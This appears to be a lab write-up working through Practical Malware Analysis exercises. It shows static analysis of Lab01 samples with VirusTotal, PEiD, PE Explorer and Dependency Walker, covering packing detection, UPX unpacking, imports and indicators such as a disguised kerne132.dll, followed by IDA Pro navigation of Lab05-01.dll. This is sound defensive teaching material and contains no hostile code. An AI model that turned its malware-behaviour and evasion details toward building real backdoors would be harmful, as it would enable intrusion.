iii-When a file is **packed**, it is more difficult to analyse as it is typically obfuscated and compressed. Key indicators that a program is packed, is a lack of visible strings or information, or including certain functions such as LoadLibrary or GetProcAddress — used for additional functions. A packed executable has a **wrapper program** which decompresses and runs the file, and when statically analysing a packed program, only the wrapper program is examined.




Figure 3.1 — PEiD of **Lab01–01.exe**

PEiD can be used to identify whether a file is packed, as it shows which packer or compiler was used to build the program. In this case *Microsoft Visual C++ 6.0* is used for both the **Lab01–01.exe** and **Lab01–01.dll** (figure 3.1), whereas a packed file would be packed with something like *UPX*.

iv- Investigating the **imports** is useful in identifying what the malware might do. Imports are functions used by a program, but are actually stored in a different program, such as common libraries.

Any of the previously used tools (VirusTotal, PEiD, and PE Explorer) can be used to identify the imports. These are stored within the **ImportTable** and can be expanded to see which functions have been imported.

Lab01–01.exe imports functions from KERNEL32.dll and MSVCRT.dll, with **Lab01–01.dll** also importing functions from KERNEL32.dll, MSVCRT.dll, and WS2_32.dll (figure 4.1)




Figure 4.1— Import Tables from **Lab01–01.exe** and **Lab01–01.dll**.

- KERNEL32.dll is a common DLL which contains core functionality, such as access and manipulation of memory, files, and hardware. The most significant functions to note for **Lab01–01.exe** are are FindFirstFileA and FindNextFileA , which indicates the malware will search through the filesystem, as well as open and modify. On the other hand, **Lab01–01.dll** most notably uses Sleep and CreateProcessA.
- WS2_32.dll provides network functionality, however in this case is imported by ordinal rather than name, it is unclear which functions are used.

- MSVCRT.dll imports are functions that are included in most as part of the compiler wrapper code.

Assessing the combination of imported functions, so far it could be assumed that this malware allows for a network-enabled back door.

v-Along with **Lab01–01.exe** and **Lab01–01.dll**, there are other ways to identify malicious activity on infected systems. Disassembling **Lab01–01.exe** in PE Explorer shows us a set of strings around kerne132.dll which is supposed to be disguised as the common kernel32.dll — note 1 rather than l (figure 5.1).




Figure 5.1— Disassembly of **Lab01–01.exe** and **Lab01–01.dll** using PE Explorer

vi- Further investigating the strings, however for **Lab01–01.dll**, it is apparent that there is an IP address of 127.26.152.13 , which would act as a network based indicator of malicious activity (figure 5.1).

vii-Bringing all the pieces together, there can be an assumption made that **Lab01–01.exe**, and by extension **Lab01–01.dll**, is malware which creates a backdoor. VirusTotal provided indication that the files were malicious, and utilising this or PE Explorer it was established that the two were likely related, with the **.dll** is dependant upon the **.exe**. The files are not packed(as identified by PEiD), small programs, with no exports, however specific imports which indicate that **Lab01–01.exe** might search through directories and create/manipulate files such as the disguised kernel32.dll, as well possibly searching for executables on the target system, as suggested by the string exec within **Lab01–01.dll**. In addition, there are network based imports, an IP address, as well as the functions imported from kernel32.dll, CreateProcess and sleep, which are commonly used in backdoors.

b- Analyse Lab01–02.exe.

i-As with the previous lab, uploading **Lab01–02.exe** in VirusTotal.com shows us that 47/71 antivirus tools recognise this file's signature as malicious (figure 1.1).

Figure 1.1— VirusTotal.com reports for **Lab01–02.exe.**

ii-We can identify whether the file is packed, either through VirusTotal.com or PEiD. A file which is not packed will indicate the compiler (eg, *Microsoft Visual C++ 6.0*), or the method in which it has been packed. Initially, PEiD declared there was *Nothing found* *, however after changing from a *normal* to *deep* scan, it has been determined that the file has been packed by *UPX* (figure 2.1).




Figure 2.1 — PEiD Deep scan

- ***Normal*** *scan is at the Entry Point of the PE File for documented signatures.*
- ***Deep*** *scan is the containing section of the Entry Point*
- ***Hardcore*** *scan is a complete scan of the entire file for signatures.*

Another way of identifying whether the file has been packed or not, is via the Entry Point

Section (*EP Section*) — these are UPX0, UPX1 and UPX2, section names for UPX packed files. UPX0 has a virtual size of 0x4000 but a raw size of 0 (figure 2.2), likely reserved for uninitialized data — the unpacked code.




Figure 2.2 — PEiD PE Section Viewer

We are able to unpack the file directly within PE Explorer, with the **UPX Unpacker Plug-in**. When enabled, this automatically unpacks the file when loaded (Figure 2.3).




Figure 2.3 — UPX Unpacker Plug-in running in PE Explorer

iii- When the file is unpacked, we can investigate strings and imports to see what the malware gets up to. From the Import Viewer within PE Explorer, we see there are four imports (figure 3.1). • KERNEL32.DLL — imported to most programs and doesn't tell us much other than suggesting the potential of creating threads/processes. • ADVAPI32.dll — specifically CreateServiceA is of note.

- MSVCRT.dll — imported to most programs and doesn't tell us much.
- WINNET.dll — specifically InternetOpenA and InternetOpenURLA are of note.




Figure 3.1 — Import Viewer within PE Explorer

iv-So far, this is suggesting that the malware is creating a service and connecting to a URL.

Checking out the strings of the file in the Disassembler, we see '*Malservice*', '*http://www.malwareanlysisbook.com*' and '*Internet Explorer 8.0*' (figure 3.2). These potentially act as host or network based indicators of malicious activity, though the service to run, URL to connect to, and the preferred browser.




Figure 3.2 — Disassembler Strings

C. **Analyze the file Lab01-03.exe.** i- Once again, uploading to VirusTotal.com indicates that **Lab01–03.exe** is malicious due to 58/69 antivirus tools currently recognising signatures.

ii Scanning this with PEiD demonstrates that **Lab01–03.exe** is packed with FSG 1.0 (figure 2.1 left). This is much more difficult to unpack than UPX and must be done manually. Currently we are unable to unpack this. Check out **Lab 18–2** (Chapter 18, Packers and Unpacking) to unpack in OllyDbg.




Figure 2.1 —PEiD showing Lab01–03.exe packed with FSG 1.0 (left) and Section VIewer (right)
Other indicators that the file is packed, are the missing names in the EP Section viewer (Figure 2.1 right), as well as the first section having a virtual size of 0x3000 and a raw size of 0 — again most likely reserved for the unpacked code.

iii- Although **Lab01–03.exe** is currently unpackable, we can still try to identify any imports to get an idea of what the file might do.




Figure 3.1 — Dependency Walker for **Lab01–03.exe**

Loading the file into PE Explorer unfortunately shows a blank Import Table, and running it in the Disassembler is also unhelpful. Another useful program is Dependency Walker, which lists the imported and exported functions of a portable executable (PE) file (figure 3.1).

Here, we can see that **Lab01–03.exe** is dependant upon (and therefore imports) KERNEL32.DLL. The particular functions here are LoadLibraryA and GetProcAddress, however this does not tell us much about the functionality other than the fact the file is packed.

iv- We are unable to unpack the file the visible imports are uninformative, and we can't see any strings in PE Explorer (figure 4.1), it is difficult to suggest what the file might do, or identify any host/network based malware-infection indicators.




Figure 4.1 — PE Explorer showing no strings information for packed **Lab01–03.exe**

Practical No. 2

a. Analyze the malware found in the file Lab05-01.dll using only IDA Pro. The goal of this lab is to give you hands-on experience with IDA Pro. If you've already worked with IDA Pro, you may choose to ignore these questions and focus on reverse engineering the malware

IDA Pro, an Interactive Disassembler, is a disassembler for computer programs that generates assembly language source code from an executable or a program. IDA Pro enables the disassembly of an entire program and performs tasks such as function discovery, stack analysis, local variable identification, in order to understand (or change) its functionality.

This lab utilises IDA to explore a malicious .dll and demonstrates various techniques for navigation and analysis. Any useful shortcuts will be identified. **i. What is the address of DllMain?**

The address off DllMain is 0x1000D02E. This can be found within the graph mode, or within the Functions window (figure 2).




Figure 2: Address of DllMain **ii. Where is the import gethostbyname located?**

gethostbyname is located at 0x100163CC within .idata (figure 3).This is found through the Imports window and double-clicking the function. Here we can also see gethostbyname also takes a single parameter — something like a string.




Figure 3: Location of gethostbyname **iii. How many functions call gethostbyname?**

Searching the xrefs (ctrl+x) on gethostbyname shows it is referenced 18 times, 9 of which are type (p) for the near calll, and the other 9 are read (r) (figure 4). Of these, there are 5 unique calling functions.




Figure 4: gethostbyname xrefs **iv. For gethostbyname at 0x10001757,**

which DNS request is made?

Pressing G and navigating to 0x10001757, we see a call to the gethostbyname function, which we know takes one parameter; in this case, whatever is in eax — the contents of off_10019040 (figure 5)




Figure 5: gethostbyname at 0x10001757

The contents of off_10019040 points to a variable aThisIsRdoPicsP which contains the string [This is RDO]pics.practicalmalwareanalysis.com. This is moved into eax (figure 6).




Figure 6: Contents of off_1001904 (aThisIsRdoPicsP)

Importantly, 0Dh is added to eax, which moves the pointer along the current contents. 0Dh can be converted in IDA by pressing H, to 13. This means the eax now points to 13 characters inside of its current contents, skipping past the prefix [This is RDO] and resulting in the DNS request being made for pics.practicalmalwareanalysis.com.

v & vi. How many parameters and local variables are recognized for the subroutine at 0x10001656?

There are a total of 24 variables and parameters for sub_10001656 (figure 7).

